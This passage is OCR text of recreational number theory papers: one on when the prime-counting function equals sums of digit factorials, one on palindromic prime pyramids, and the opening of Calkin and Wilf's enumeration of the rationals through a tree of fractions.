[20] N. J. A. Sloane, ‘‘Binary codes, lattices and sphere packings’’, in ‘‘Combinatorial Surveys’’, edited P. J. Cameron, Academic Press, N.Y. 1977, pp. 117-164.

[21] B. B. Venkov, ‘‘On even unimodular extremal lattices’’ (in Russian), Trudy Mat. Inst. Steklov, vol. 165 (1984), 43-48. English translation in Proc. Steklov Inst. Math., vol. 165 (1984), 47-52.

IS π(6521) = 6! + 5! + 2! + 1! UNIQUE?

CHRIS K. CALDWELL
University of Tennessee at Martin
Martin, TN 38238 USA
caldwell@utm.edu

G. L. HONAKER, JR.
Bristol, VA 24201 USA
sci-tchr@3wave.com

The first author is a professor of mathematics at UT Martin. He lives on a small "farm" in rural northwest Tennessee with his wife, five children, two cats, and numerous chickens. The second author is a schoolteacher and amateur number theorist. He is an avid chess player.

The prime counting function, $\pi(x)$, counts exactly how many primes there are less than or equal to x. The second author discovered the following "curio" (see [1]):

$$\pi(6521) = 6! + 5! + 2! + 1!.$$

If we write the positive integer x in base 10:

$$x = a_k \ldots a_2 a_1 a_0 \qquad (\text{with } a_k \geq 0)$$

are there any other prime solutions to

$$f(x) := \sum_{i=0}^{k} a_i! = \pi(x) \; ? \tag{1}$$

How many solutions could be generated if we allow x to be composite? Is there an upper bound on how far we would need to look? What if we work in a base other than 10 or use other functions? Below we provide answers to these questions, and then pose new areas for further investigation.

Searching for another

By the prime number theorem [2, pp. 225-227], the prime counting function $\pi(x)$ is asymptotic to $x / \ln x$. In fact, Dusart [3] has shown that, when $x \geq 599$,

$$\frac{x}{\ln x}\left(1 + \frac{0.992}{\ln x}\right) < \pi(x) < \frac{x}{\ln x}\left(1 + \frac{1.2762}{\ln x}\right). \tag{2}$$

The factorial $a_i!$ is at most 9! for each of the [1+log x] digits of x, so any solution x to (1) must satisfy

$$\frac{x}{\ln x}\left(1+\frac{0.992}{\ln x}\right) < \pi(x) = f(x) \le 9!\left[1+\frac{\ln x}{\ln 10}\right]. \qquad (3)$$

This statement is false for $x > 48{,}657{,}759$, so this is an upper bound for solutions. If x is an eight-digit solution beginning with 4, then the second digit is at most 8 and we can use the tighter bound

$$f(x) \le 4! + 8! + 9!\,6 < \pi(40{,}000{,}000) = 2{,}433{,}654$$

to see that there are no such solutions. Now we know $x < 40{,}000{,}000$. After checking to see that 39,999,999 does not work, we note that for $N_1 = (3.8)10^7 \le x < 39{,}999{,}999$ we have

$$f(x) \le 3! + 8! + 9!\,6 < \pi(N_1) = 2{,}318{,}966.$$

Similarly for $N_2 = (3.6)10^7 \le x < N_1$ we have

$$f(x) \le 3! + 7! + 9!\,6 < \pi(N_2) = 2{,}204{,}262.$$

Therefore there are no solutions with $x \ge N_2$.

For $N_3 = (3.0)10^7 \le x < N_2$, first we check the cases where x ends in six '9's individually; then for the remaining integers x we have

$$f(x) \le 3! + 5! + 8! + 9!\,5 < \pi(N_3) = 1{,}857{,}859.$$

A check of the integers $x \le N_3$ using the public domain program UBASIC [4] shows the following 23 solutions:

6500, 6501, 6510, 6511, **6521**, 12066, 50372, 175677, 553783, **5224903**, 5224923, 5246963, 5302479, 5854093, 5854409, 5854419, 5854429, 5854493, 5855904, 5864049, 5865393, 10990544, 11071599 [5, seq. A049529].

Of these, only 6,521 and 5,224,903 are prime [6, p. 11].

Bases other than 10

We can write x in a base B other than 10

$$x = b_k \ldots b_2 b_1 b_0 \qquad (\text{with } b_k > 0)$$

and ask whether the equation

$$g(x) := \sum_{i=0}^{k} b_i! = \pi(x) \tag{4}$$

has any solutions. Now $b_i! \le (B-1)!$ so we can replace the inequality (3) with

$$\frac{x}{\ln x} < \pi(x) = g(x) \le (B-1)!\left[1+\frac{\ln x}{\ln B}\right]. \tag{5}$$

Omitting the factor $1+0.992/\ln x$ from (3) ensures that the leftmost inequality holds for $x \ge 11$ rather than $x \ge 599$.

For each value of B the right side of (5) grows like a multiple of $\ln x$, whereas the left-hand side grows like $x/\ln x$, therefore the inequality is false for all large x. So there is a value $x_o(B)$ such that any solution satisfies $x \le x_o(B)$. We will show that we can take $x_o(B) = 2\,B\,B!\,\ln B$ for all bases $B > 2$. Since (5) is already false at $x = 13$ for $B = 2$, we may take $x_o(2) = 13$.

First note for any solution x we have $x \ge B$ (otherwise $x! = \pi(x)$), so (5) yields

$$\frac{x}{\ln x} < (B-1)!\left(1+\frac{\ln x}{\ln B}\right) \le \frac{2\,(B-1)!\,\ln x}{\ln B}. \tag{6}$$

We next show that $x < B^B$ (for $B \ge 3$). Otherwise, since $x/(\ln x)^2$ is an increasing function for $x > e^2$, the inequality above divided by $\ln x$ gives:

$$\frac{B^B}{B^2(\ln B)^2} \le \frac{x}{(\ln x)^2} < \frac{2\,(B-1)!}{\ln B} < \frac{2B}{\ln B}\left(\frac{B}{e}\right)^{B-1}.$$

The last inequality comes from $\ln (n-1)! \le n \ln n - n + 1$ (see [7, p. 79]). But this reduces to

$$e^{B-1} < 2B^2 \ln B,$$

which is false for $B \ge 6$. For the remaining bases 3, 4 and 5, we can verify $x < B^B$ individually using (5).

Finally, upon multiplying (6) by $\ln x$ and using our result $\ln x < B \ln B$, we have

$$x < 2\,(B-1)!\,B^2 \ln B,$$

which is the desired bound.

We used UBASIC and a slightly sharpened form of the bound above to lists all of the solutions for various small bases, the result of this search is in Table 1.

Insert Table 1 near here

Alternately we could choose an integer x and ask if there is any base B for which the equation (4) has a solution. Clearly $x \geq B$. If we find the least integer n such that $n! \geq \pi(x)$, then we know $b_0 = (x \bmod B) \leq n$, so B is a divisor of $x-i$ for some $i \leq n$. For each x we then have a relative short list of possible bases. In this way we find all of the prime integers $x \leq 160{,}000{,}000$ such that (4) holds (x and B are written in base 10):

(x,B) = (3,2), (3,3), (5,2), (5,3), (17,14), (19,4), (19,8), (97,24), (97,93), (101,5), (103,9), (229,5), (661,132), (661,656), (673,334), (701,232), (5449,908), (5449,5443), (5501,7), (6473,1078), (6521,10), (6719,7), (6733,7), (49037,49030), (49043,24518), (49277,7039), (56809,9467), (64921,8), (114599,8), (484061,484053), (485909,60738), (495491,9), (560437,9), (5222447,5222438), (5222501,2611246), (5222837,1305707), (5224451,580494), (5224903,10), (5378437,15), (6480811,15), (61194733,61194723), (61285057,6128505), (62009933,11) and (67717891,7524209).

There are infinitely many such solutions! To see this, let p_n be the nth prime, then $(x,B) = (p_{n!+1}, p_{n!+1}-n)$ is a solution to (4).

The multifactorials

Instead of the factorial function, we could use the double factorial function $n!!$ [8, p. 258] or its generalization—the multifactorial function. These are defined for integers n as follows.

$n! = 1$	for $n \leq 1$,	otherwise	$n! = n \cdot (n-1)!$	(n factorial)
$n!! = 1$	for $n \leq 1$,	otherwise	$n!! = n \cdot (n-2)!!$	(n double-factorial)
$n!!! = 1$	for $n \leq 1$,	otherwise	$n!!! = n \cdot (n-3)!!!$	(n triple-factorial)

and in general

$n!_k = 1$	for $n \leq 1$,	otherwise	$n!_k = n \cdot (n-k)!_k$	(n k-factorial).

For example, $13!!! = 13!_3 = 13 \cdot 10 \cdot 7 \cdot 4 \cdot 1$ and $23!_4 = 23 \cdot 19 \cdot 15 \cdot 11 \cdot 7 \cdot 3$.

The approach above can also be used to bound the integers to check for the multi-factorials. Using the double factorial function, we have four solutions: 34, 6288, 10982, and 11978. For the triple factorial function, we have these four solutions: 45, 117, 127, and 2199. If we restrict ourselves to prime solutions, then there are only two additional solutions provided by all of the multifactorial functions:

$$\pi(127) = 1!!! + 2!!! + 7!!!$$

and

$$\pi(97) = 9!_7 + 7!_7.$$

Other functions

If we just count the digits, there is one solution: 2 ($\pi(2) = 1$, and 2 has 1 digit). If we add the digits then there are four solutions: 0, 15, 27, and 39 (none of which is prime). Using higher powers, we find the following prime solutions:

$$\pi(93701) = 9^4 + 3^4 + 7^4 + 0^4 + 1^4$$

$$\pi(1776839) = 1^5 + 7^5 + 7^5 + 6^5 + 8^5 + 3^5 + 9^5$$

$$\pi(1264061) = 1^6 + 2^6 + 6^6 + 4^6 + 0^6 + 6^6 + 1^6$$

$$\pi(\mathbf{34543}) = 3^3 + 4^4 + 5^5 + 4^4 + 3^3.$$

Note that 34543, found by the first author, is also palindromic [9].

Questions for the reader

Why add the terms corresponding to each digit? We could multiply:

$$\pi(1321) = 1^3 \cdot 3^3 \cdot 2^3 \cdot 1^3$$

or alternate signs:

$$\pi(19) = -1 + 9$$

$$\pi(53) = 5^2 - 3^2, \quad \pi(227) = 2^2 - 2^2 + 7^2, \quad \pi(929) = 9^2 - 2^2 + 9^2$$

$$\pi(47501) = -4! + 7! - 5! + 0! - 1!.$$

How about backwards exponentiation: $\pi(17) = 7^1$ and $\pi(23) = 3^2$?

Exploring other functions such as the sum of divisors function, may also prove interesting. In all such cases, the authors would be pleased to hear of your results.

References

1. C. Caldwell and G. L. Honaker, Jr., "*Prime Curios!*," http://www.utm.edu/research/primes/curios/.
2. P. Ribenboim, *The New Book of Prime Number Records*, 3rd Edition, Springer-Verlag, New York, 1995.
3. P. Dusart, "The k^{th} prime is greater than $k(\ln k+\ln\ln k-1)$ for $k\geq 2$," *Math. Comp.*, **68**:225 (January 1999) 411-415.
4. C. Caldwell, "UBASIC," *J. Recreational Math.*, **25**:1 (1993) 47-54.
5. N. J. A. Sloane, "*The On-Line Encyclopedia of Integer Sequences*," http://www.research.att.com/~njas/sequences/SA.html.
6. M. Ecker, *Recreational & Educational Computing*, Issue #96 (2000) Volume 14, Number 4.
7. S. Lang, Undergraduate Analysis, Springer-Verlag, New York, 1983.
8. M. Abramowitz and I. Stegun, *Handbook of Mathematical Functions – with Formulas, Graphs, and Mathematical Tables*, Dover Pub., New York, 1974.
9. C. Caldwell, *The Prime Glossary: palindromic prime*, http://www.utm.edu/research/primes/glossary/PalindromicPrime.html.

Table 1: Solutions in other bases

base B	solutions written in base 10 (primes in boldface)
2	**3**, **5**, 6, 8, 9, 10
3	**3**, 4, **5**, 6, 8
4	4, 6, 10, **19**, 27, 63
5	**101**, **229**, 374
6	18, 20, 134, 731, 737, 789, 1547
7	**5501**, 5690, 6530, **6719**, 6726, **6733**, 13180, 14395
8	**19**, 844, 5530, 13174, 49336, 49337, 58341, 58348, **64921**, 106108, **114599**
9	21, **103,** 364, 851, 105712, 105721, 105730, 493832, 494055, 494056, **495491,** 495524, 550620, 550622, 550654, **560437,** 1029375, 1029376, 1029459, 1031285, 1041084, 1041085, 1041128, 1041411
11	5704, 5715, 6705, 106022, 107114, 5456695, 5927793, 5927804, 5927815, 5927825, 16981728, 61924436, 61934787, **62009933**, 63370216, 67733027, 67733038, 129294118, 134549464, 134549475, 134549486, 134551268, 136058582, 136058583, 197958265

PALINDROMIC PRIME PYRAMIDS

G. L. HONAKER, JR.
Bristol Virginia Public Schools
Bristol, VA 24201
sci-tchr@3wave.com

CHRIS K. CALDWELL
University of Tennessee at Martin
Martin, TN 38238
caldwell@utm.edu

Have you ever seen the great stone pyramids of ancient Egypt or Central America? For over 5000 years, mankind has been building, visiting, and even sleeping in pyramids. When Memphis, Tennessee, decided to build a new arena in 1991, they chose the shape of a pyramid—this time constructed of steel and glass rather than rock and rubble. In this paper we also build pyramids, ours built of the unbreakable stones of mathematics: the primes. But not just any primes, we have chosen the symmetry of nested palindromes as mortar. For example, beginning with the prime 2, we can build two pyramids of height five. (Unlike the ancients, we build our pyramids from the top down.)

2	2
929	929
39293	39293
7392937	3392933
373929373	733929337

Here each step is a palindromic prime with the previous step as its central digits. These two pyramids are the tallest that can be built beginning with the prime 2.

The tallest such pyramids that can be built from the other one-digit primes are as follows:

		5	5	5	
3	3	151	353	757	7
131	131	31513	33533	37573	373
11311	71317	3315133	1335331	9375739	93739

Like many that have come before us, we ask how can we build them higher? For example, if instead of just one-digit primes, we begin with larger palindromic primes, can they be taller? If instead of adding just one digit to each side, we allow two or more, how much taller can we get? Are these pyramids always finite? Join us on a quick tour as we seek answers to these questions, and pose others for our readers.

Simple Step Pyramids

Starting with a single digit prime and at each level adding just one digit to each side, we found the tallest possible prime-pyramids (using nested palindromes) had height five. This is because there are only four possible digits we can add at each step: 1, 3, 7, and 9. Starting with larger primes is unlikely to help much, but there are so many to choose from that we might get lucky. For example, Felice Russo [10, 11 seq. A046210] found the following truncated palindromic prime pyramid of height nine.

7159123219517
371591232195173
33715912321951733
7337159123219517337
973371591232195173379
39733715912321951733793
3397337159123219517337933
933973371591232195173379339
39339733715912321951733793393

However, if instead we add two digits on each side, there are forty pairs of digits we can add to each end (and still avoid our steps being divisible by 2 or 5). Starting with the prime 2, the tallest that can be built (with step two) has height 26. In fact, there are two pyramids of this height. One of these is shown in figure 1. The other is the pyramid ending in the following 101-digit prime:

Insert figure 1 on a page near here
---

1 3189272993 3733012747 5151938943 3901197127
2339635702 0753693327 2179110933 4983915157 4721033733 9927298131

How do we know these are the tallest? Using UBASIC [3] we started with 2 and built *every possible pyramid*--at each step discarding those for which the new number was not a Fermat probable-prime [7, pg. 140]. Then for those pyramids of maximum height, we used UBASIC's application program APRT-CL [5] to complete primality proofs for every step. We also applied this approach to pyramids starting with the other one-digit primes. There are three pyramids tied for tallest starting with the prime 3, each of height 28. There is one each starting with the primes 5 and 7, both of height 29. Further information is available on-line [4].

Surely increasing the step size to three (or more) should increase the height, but by how much? How many pyramids would we have to check for an exhaustive search? We address these questions in the next section.

Heights and Heuristics

First, let $l(n)$ be the number of digits (the length) of n. Let $f(n,h,d)$ be the number of palindromic primes pyramids with height h (not necessarily the maximal height), beginning with n and with step size d. For example, $f(2,1,d) = 1$ (there is only one pyramid starting with 2 and

height 1, that is just "2"). However, f(101,2,2) = 4 since there are four pyramids starting with 101 of height 2 and step 2:


101	101	101	101
3310133	7310137	9110119	9610169

We will attempt to estimate f(n,h,d) and use this to estimate the maximum height.

Recall that the *prime number theorem* [7, pp. 225-227] states that the number of primes less than x is approximately $x/\ln x$. (Technically, the theorem says these quantities are asymptotic--so the larger x is, the better this estimate is). One interpretation of this theorem is that the probability of a random integer the size of the integer x being prime is about $1/\ln x$. When we move to the next step of a pyramid, there are 10^d integers to try, so if these new numbers behave as a random sample we would expect

$$\frac{f(n,h,d)}{f(n,h\text{-}1,d)} \approx \frac{10^d}{(l(n) + 2(h-1)d)\ln 10}. \qquad (1)$$

In graph 1 we see this rough estimate (graphed as a solid curve) compared to the actual ratios (graphed as individual squares) for n=2 and d=2.



These match surprisingly well! The drop off at the end is caused by the low numbers—we might expect 40% of two numbers to be prime, but in actuality only 0, 1, or 2 of them can be, not 0.80 of them. This is typical since this type of heuristic estimate (educated guess) works best for large numbers (see, for example, [2] or [12]).

As h grows, the ratio in (1) soon becomes one and then decreases to zero, so we would expect the number of pyramids to start decreasing at that point and then drop off to zero. From this we make the following conjecture.

Conjecture: All palindromic prime pyramids with fixed step size are finite.

We can predict more with this heuristic model. Repeatedly using the estimate (1), we have

$$\mathrm{f}(n,h,d) \approx \left(\frac{10^d}{\ln 10}\right)^{h-1} \frac{\mathrm{f}(n,1,d)}{(l(n)+2d(h-1))\,(l(n)+2d(h-2))\cdot\ldots\cdot(l(n)+2d)}. \tag{2}$$

The denominator of the second term is Pochhammer's symbol and can be expressed via the gamma function[1] [1, eq. 6.1.22]. This yields the following.

$$\mathrm{f}(n,h,d) \approx \left(\frac{10^d}{2d\ln 10}\right)^{h-1} \frac{\Gamma\left(\frac{l(n)}{2d}+1\right)}{\Gamma\left(\frac{l(n)}{2d}+h\right)}. \tag{3}$$

This estimate is one when h=1 (the top of the pyramid). Just past where this estimate is one again (for some larger h), we would expect to have the pyramid with greatest height. Using a computer program such as Maple [13] it is easy to solve for this value. Sadly, we can only test our estimates for small values of d where we expect the greatest relative error, but the comparisons still are heartening—see Table 1.

Table 1: **The average maximum height of pyramids**

length		**step d = 1**		**step d = 2**		**step d=3**	**step d=4**
***l*(*n*)**	number*	predicted	**actual**	predicted	**actual**	predicted	predicted
1	4	3.55	**3.75**	26.8	**28.0**	193	1471
3	15	1.31	**2.53**	25.0	**25.8**	191	1469
5	93	1**	**2.10**	23.3	**24.3**	190	1467
7	668	1**	**1.79**	21.7	**22.1**	188	1466
9	5172	1**	**1.58**	20.1	**20.2**	186	1464

* The number of starting values (palindromic primes) n of the given length $l(n)$
** The estimate (3) is only one once for these values of $l(n)$ (when h=1)

We found the actual values in table one by exhaustive search: for each palindromic prime of the given length, we found the pyramid of maximum height (by finding all pyramids beginning with this prime). We then averaged over all the palindromic primes of this length.

Notice that even for d=3 and n=2, this exhaustive approach would be beyond the world's current computing ability because when the height was 73, (2) predicts there should be almost 10^{30} pyramids to deal with. However, we can still test this heuristic by keeping a fixed number

[1] $\Gamma(n)$ is the analytic continuation of the familiar factorial function: $\Gamma(n+1) = n!$ for positive integers n.

of pyramids at each step. In our test we kept a maximum of 160 pyramids at each height, so beginning at h=74 (when the ratio (2) is one) and continuing until we get a product less than one, we predict we should find a maximum height of about 103. Starting with the primes 2, 3, 5 and 7 we found maximal pyramids of heights 94, 101, 102 and 100 respectively. This is reasonable agreement for the relatively small number of pyramids (a maximum of 160) involved. (Again, these prime pyramids are available on the web [4])

Related Sequences

Keeping the step size fixed (apparently) forever binds our pyramids to a finite height. But suppose we instead allow any step size? An argument similar to the one above suggests that for any starting prime we should be able to build as high as we like, though the taller the pyramids get the larger our step size must be (on the average).

There is one case that is especially interesting: Suppose we ask that each row be the smallest prime that can be used. Then our pyramid would begin as follows:

2
727
37273
333727333
93337273339
309333727333903
1830933372733390381
9218309333727333903812 9
392183093337273339038129 3
13339218309333727333903812 93331
1813339218309333727333903812 9333181

When the first author built this pyramid, he was able to verify the primality of the first 33 rows.

This pyramid has also been presented as a sequence a_1, a_2, a_3, …. To do this let a_1=2 and then for each positive integer n, let a_{n+1} be the smallest palindromic prime with a_n as the central digits [11, seq. A053600]. We can condense this sequence by writing a_1, followed by the digits added on the left at each stage. Carlos Rivera [8] extended the first author's 33 terms using a probabilistic primality test and found the condensed sequence [11, seq. A052091] (most likely) begins:

2, 7, 3, 33, 9, 30, 18, 92, 3, 133, 18, 117, 17, 15, 346, 93, 33,
180, 120, 194, 126, 336, 331, 330, 95, 12, 118, 369, 39, 32, 165,
313, 165, 134, 13, 149, 195, 145, 158, 720, 18, 396, 193, 102,
737, 964, 722, 156, 106, 395, 945, 303, 310, 113, 150, 303, 715,
123

Finally, Russo took a different approach to palindromic prime pyramids, and asked what was the smallest palindromic prime a_n that generates a prime pyramid of maximum height n? This sequence [11, seq. A046210] begins 11, 131, 2, 929, 10301, 16361, 10281118201, 35605550653, 7159123219517…

Conclusion

As we look around in the world, we see many variations on the basic pyramids of Egypt. Above we have mentioned just a few of the variations on our pyramids that have appeared since the first author proposed the idea. For even more variations, look on-line [4, 6, 9, 11].

We have left many open questions and leave the reader with the most basic of challenges: build them higher! Perhaps you can develop a way of finding the tallest pyramids with fixed step sizes--something far better than exhaustive search. Or perhaps can you prove (rather than just heuristically suggest) that fixed step size pyramids are finite. We built pyramids in decimal (base 10), why not try another base (e.g., binary)?

In all cases, we would be glad to hear of your results.

References

1. M. Ambramowitz and I. Stegun, *Handbook of Mathematical Functions,* Dover, New York, 1974.
2. P. T. Bateman and R. A. Horn, "A heuristic asymptotic formula concerning the distribution of prime numbers," *Math. Comp.*, **16** (1962) 363-367.
3. C. Caldwell, "UBASIC," *J. Recreational Math.*, **25**:1 (1993) 47-54. (UBASIC is avaialable on-line at http://archives.math.utk.edu/software/msdos/number.theory/ubasic/.)
4. C. Caldwell, "Palindromic Prime Pyramids—on-line supplement," http://www.utm.edu/~caldwell/supplements.
5. H. Cohen and A. K. Lenstra, "Implementation of a new primality test," *Math. Comp.*, **48** (1987) 103-121.
6. P. De Geest, "Palindromic Numbers and Other Recreational Topics," http://www.ping.be/~ping6758/index.shtml.
7. P. Ribenboim, *The New Book of Prime Number Records,* 3rd ed., Springer-Verlag, New York, 1995.
8. C. Rivera, Private correspondence to De Geest and Honaker, 22 January 2000. (All 164 rows are available on the page http://www.ping.be/~ping6758/palprim3.htm.)
9. C. Rivera, "The prime puzzles & problems connection," http://www.primepuzzles.net/
10. F. Russo, Private correspondence to Honaker, 28 Jan 2000
11. N. J. A. Sloane, "The on-line encyclopedia of integer sequences," http://www.research.att.com/~njas/sequences/.
12. S. Wagstaff, "Divisors of Mersenne Numbers," *Math. Comp.*, **40**:161 (January 1983) 385-397.
13. "Waterloo Maple" (program), http://www.maplesoft.com/, Waterloo Maple Inc., Ontario Canada N2L 6C2

Figure 1: **A palindromic prime pyramid of step size two**

2
30203
903020309
3790302030973
98379030203097389
969837903020309738969
99969837903020309738969999
729996983790302030973896999927
99729996983790302030973896999279909
9099729996983790302030973896999279909
949099729996983790302030973896999279909049
77949099729996983790302030973896999279909497797
7797949099729996983790302030973896999279909497797
177977949099729996983790302030973896999279909497797771
75177977949099729996983790302030973896999279909497797157
7375177977949099729996983790302030973896999279909497797715737
727375177977949099729996983790302030973896999279909497797715737273
98727375177977949099729996983790302030973896999279909497797715737278989
309872737517797794909972999698379030203097389699927990949779771573727890303
703098727375177977949099729996983790302030973896999279909497797715737278903073
39703098727375177977949099729996983790302030973896999279909497797715737278903079337
3539703098727375177977949099729996983790302030973896999279909497797715737278903079353
363539703098727375177977949099729996983790302030973896999279909497797715737278903079353633
33363539703098727375177977949099729996983790302030973896999279909497797715737278903079353633363
343336353970309872737517797794909972999698379030203097389699927990949779771573727890307935363334333
99343336353970309872737517797794909972999698379030203097389699927990949779771573727890307935363334399

Recounting the rationals

Neil Calkin
Department of Mathematics, Clemson University
Clemson, SC 29634

Herbert S. Wilf
Department of Mathematics, University of Pennsylvania
Philadelphia, PA 19104-6395

July 6, 1999

It is well known (indeed, as Paul Erdős might have said, every child knows) that the rationals are countable. However, the standard presentations of this fact do not give an explicit enumeration; rather they show how to *construct* an enumeration. In this note we will explicitly describe a sequence $b(n)$ with the property that every positive rational appears exactly once as $b(n)/b(n+1)$. Moreover, $b(n)$ is the solution of a quite natural counting problem.

The list of the positive rational numbers will begin like this:

$$\frac{1}{1}, \frac{1}{2}, \frac{2}{1}, \frac{1}{3}, \frac{3}{2}, \frac{2}{3}, \frac{3}{1}, \frac{1}{4}, \frac{4}{3}, \frac{3}{5}, \frac{5}{2}, \frac{2}{5}, \frac{5}{3}, \frac{3}{4}, \frac{4}{1}, \frac{1}{5}, \frac{5}{4}, \frac{4}{7}, \frac{7}{3}, \frac{3}{8}, \frac{8}{5}, \frac{5}{7}, \frac{7}{2}, \frac{2}{7}, \frac{7}{5}, \ldots$$

Some of the interesting features of this list are

1. The denominator of each fraction is the numerator of the next one. That means that the nth rational number in the list looks like $b(n)/b(n+1)$ $(n = 0, 1, 2, \ldots)$, where b is a certain function of the nonnegative integers whose values are

$$\{b(n)\}_{n\geq 0} = \{1, 1, 2, 1, 3, 2, 3, 1, 4, 3, 5, 2, 5, 3, 4, 1, 5, 4, 7, \ldots\}.$$

2. The function values $b(n)$ actually count something nice. In fact, $b(n)$ is the number of ways of writing the integer n as a sum of powers of 2, each power being used at most twice (i.e., once more than the legal limit for binary expansions). For instance, we can write $5 = 4 + 1 = 2 + 2 + 1$, so there are two such ways to write 5, and therefore $b(5) = 2$. Let's say that $b(n)$ is the number of *hyperbinary* representations of the integer n.

3. Consecutive values of this function b are always relatively prime, so that each rational occurs in reduced form when it occurs.

4. Every positive rational occurs once and only once in this list.




Figure 1: The tree of fractions

1 The tree of fractions

For the moment, let's forget about enumeration, and just imagine that fractions grow on the tree that is completely described, inductively, by the following two rules:

- $\frac{1}{1}$ is at the top of the tree, and
- Each vertex $\frac{i}{j}$ has two children: its left child is $\frac{i}{i+j}$ and its right child is $\frac{i+j}{j}$.

We show the following properties of this tree.

1. *The numerator and denominator at each vertex are relatively prime.* This is certainly true at the top vertex. Otherwise, suppose r/s is a vertex on the highest possible level of the tree for which this is false. If r/s is a left child, then its parent is $r/(s-r)$, which would clearly also not be a reduced fraction, and would be on a higher level, a contradiction. If r/s is a right child, then its parent is $(r-s)/s$, which leads to the same contradiction. □

2. *Every reduced positive rational number occurs at some vertex.* The rational number 1 certainly occurs. Otherwise, let r/s be, among all fractions that do not occur, one of smallest denominator, and among those the one of smallest numerator. If $r > s$ then $(r-s)/s$ doesn't

occur either, else one of its children would be r/s, and its numerator is smaller, the denominator being the same, a contradiction. If $r < s$, then $r/(s-r)$ doesn't occur either, else one of its children would be r/s, and it has a smaller denominator, a contradiction. □

3. *No reduced positive rational number occurs at more than one vertex.* First, the rational number 1 occurs only at the top vertex of the tree, for if not, it would be a child of some vertex r/s. But the children of r/s are $r/(r+s)$ and $(r+s)/s$, neither of which can be 1. Otherwise, among all reduced rationals that occur more than once, let r/s have the smallest denominator, and among these, the smallest numerator. If $r < s$ then r/s is a left child of two distinct vertices, at both of which $r/(s-r)$ lives, contradicting the minimality of the denominator. Similarly if $r > s$. □

It follows that a list of all positive rational numbers, each appearing once and only once, can be made by writing down 1/1, then the fractions on the level just below the top of the tree, reading from left to right, then the fractions on the next level down, reading from left to right, etc.

We claim that if that be done, then the denominator of each fraction is the numerator of its successor. This is clear if the fraction is a left child and its successor is the right child, of the same parent. If the fraction is a right child then its denominator is the same as the denominator of its parent and the numerator of its successor is the same as the numerator of the parent of its successor, hence the result follows by downward induction on the levels of the tree. Finally, the rightmost vertex of each row has denominator 1, as does the leftmost vertex of the next row, proving the claim.

Thus, after we make a single sequence of the rationals by reading the successive rows of the tree as described above, the list will be in the form $\{f(n)/f(n+1)\}_{n\geq 0}$, for some f.

Now, as the fractions sit in the tree, the two children of $f(n)/f(n+1)$ are $f(2n+1)/f(2n+2)$ and $f(2n+2)/f(2n+3)$. Hence from the rule of construction of the children of a parent, it must be that

$$f(2n+1) = f(n) \quad \text{and} \quad f(2n+2) = f(n) + f(n+1) \qquad (n = 0, 1, 2, \ldots).$$

These recurrences, together with $f(0) = 1$, evidently determine our function f on all nonnegative integers.

We claim that $f(n) = b(n)$, the number of hyperbinary representations of n, for all $n \geq 0$.

This is true for $n = 0$, and suppose true for all integers $\leq 2n$. Now $b(2n+1) = b(n)$, because if we are given a hyperbinary expansion of $2n+1$, the "1" must appear, hence by subtracting 1 from both sides and dividing by 2, we'll get a hyperbinary representation of n. Conversely, if we have such an expansion of n, then double each part and add a 1, to obtain a representation of $2n+1$.

Furthermore, $b(2n+2) = b(n) + b(n+1)$, for a hyperbinary expansion of $2n+2$ might have either two 1's or no 1's in it. If it has two 1's, then by deleting them and dividing by 2 we'll get an expansion of n. If it has no 1's, then we just divide by 2 to get an expansion of $n+1$. These maps are reversible, proving the claim.

